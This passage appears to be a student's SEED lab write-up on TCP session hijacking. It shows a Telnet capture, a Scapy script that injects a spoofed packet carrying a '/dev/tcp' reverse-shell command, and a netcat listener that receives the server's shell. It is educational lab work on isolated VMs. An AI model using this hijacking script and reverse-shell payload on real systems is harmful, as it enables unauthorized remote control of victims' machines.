
```
No.  Time                            Source             Destination        Pr
  62 2020-04-21 21:11:45.3816784…  10.0.2.8           10.0.2.7           TE
  63 2020-04-21 21:11:45.3816829…  10.0.2.7           10.0.2.8           TC
  64 2020-04-21 21:11:45.3818954…  10.0.2.8           10.0.2.7           TE
  65 2020-04-21 21:11:45.3820693…  10.0.2.7           10.0.2.8           TC
  66 2020-04-21 21:11:45.5515803…  10.0.2.8           10.0.2.7           TE
  67 2020-04-21 21:11:45.5517664…  10.0.2.7           10.0.2.8           TC
  68 2020-04-21 21:11:46.5753841…  PcsCompu_60:a4:3c  RealtekU_12:35:00  AR
  69 2020-04-21 21:11:46.5753922…  RealtekU_12:35:00  PcsCompu_60:a4:3c  AR
  70 2020-04-21 21:11:48.1145885…  PcsCompu_60:a4:3c  PcsCompu_96:dd:26  AR
  71 2020-04-21 21:11:48.1146037…  PcsCompu_96:dd:26  PcsCompu_60:a4:3c  AR

▼ Transmission Control Protocol, Src Port: 41630, Dst Port: 23, Seq: 250319497, A
    Source Port: 41630
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 250319497
    Acknowledgment number: 773280816
    Header Length: 32 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 30336]
    [Window size scaling factor: 128]
    Checksum: 0x8710 [unverified]
    [Checksum Status: Unverified]
```

The code used for this task is as seen below: (**reverseshellhijack.py**)




```python
#!/usr/bin/python

from scapy.all import *

ip = IP(src="10.0.2.7",dst = "10.0.2.8")
tcp = TCP(sport=41630,dport=23,flags="A",seq=250319497,ack=773280816)
data = "\r /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1 \r"
pkt=ip/tcp/data
ls(pkt)
send(pkt,verbose=0)

```

Now running this on the attacker machine,



```
[04/21/20]seed@VM:~/.../lab16$ sudo ./reverseshellhijack.py
version    : BitField (4 bits)                     = 4              (4)
ihl        : BitField (4 bits)                     = None           (None)
tos        : XByteField                            = 0              (0)
len        : ShortField                            = None           (None)
id         : ShortField                            = 1              (1)
flags      : FlagsField (3 bits)                   = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField (13 bits)                    = 0              (0)
ttl        : ByteField                             = 64             (64)
proto      : ByteEnumField                         = 6              (0)
chksum     : XShortField                           = None           (None)
src        : SourceIPField                         = '10.0.2.7'     (None)
dst        : DestIPField                           = '10.0.2.8'     (None)
options    : PacketListField                       = []             ([])
--
sport      : ShortEnumField                        = 41630          (20)
dport      : ShortEnumField                        = 23             (80)
seq        : IntField                              = 250319497      (0)
ack        : IntField                              = 773280816      (0)
dataofs    : BitField (4 bits)                     = None           (None)
reserved   : BitField (3 bits)                     = 0              (0)
flags      : FlagsField (9 bits)                   = <Flag 16 (A)>  (<Flag 2 (S)>)
window     : ShortField                            = 8192           (8192)
chksum     : XShortField                           = None           (None)
urgptr     : ShortField                            = 0              (0)
options    : TCPOptionsField                       = []             ([])
--
load       : StrField                              = '\r /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1 \r' ('')
```

We see that the connection is successful. Before running the above command, we run netcat to listen to port 9090 for any incoming connections. Once the attack is successful, the server gets connected to attacker machine over attacker machine's port 9090 as seen below. This attack can be confirmed by the change in the present working directoy and display of server's ip address on client machine.


File Machine View Input Devices Help
Terminal File Edit View Search Terminal
Terminal
Look 20 feet far
SNOOZE FOR 5 MINS
GO TO DESK YOGI
Settings

```
[04/21/20]seed@VM:~/.../lab16$ sudo nc -l -p 9090 -v
listening on [any] 9090 ...
10.0.2.8: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.8] 51342
[04/21/20]seed@VM:~$ ifconfig | grep inet
tfconfig | grep ine
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::fc26:e0bf:7da8:bcc4/64 Scope:Link
          inet6 addr: fe80::9831:9d4d:550f:cda6/64 Scope:Link
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
```

Thank you.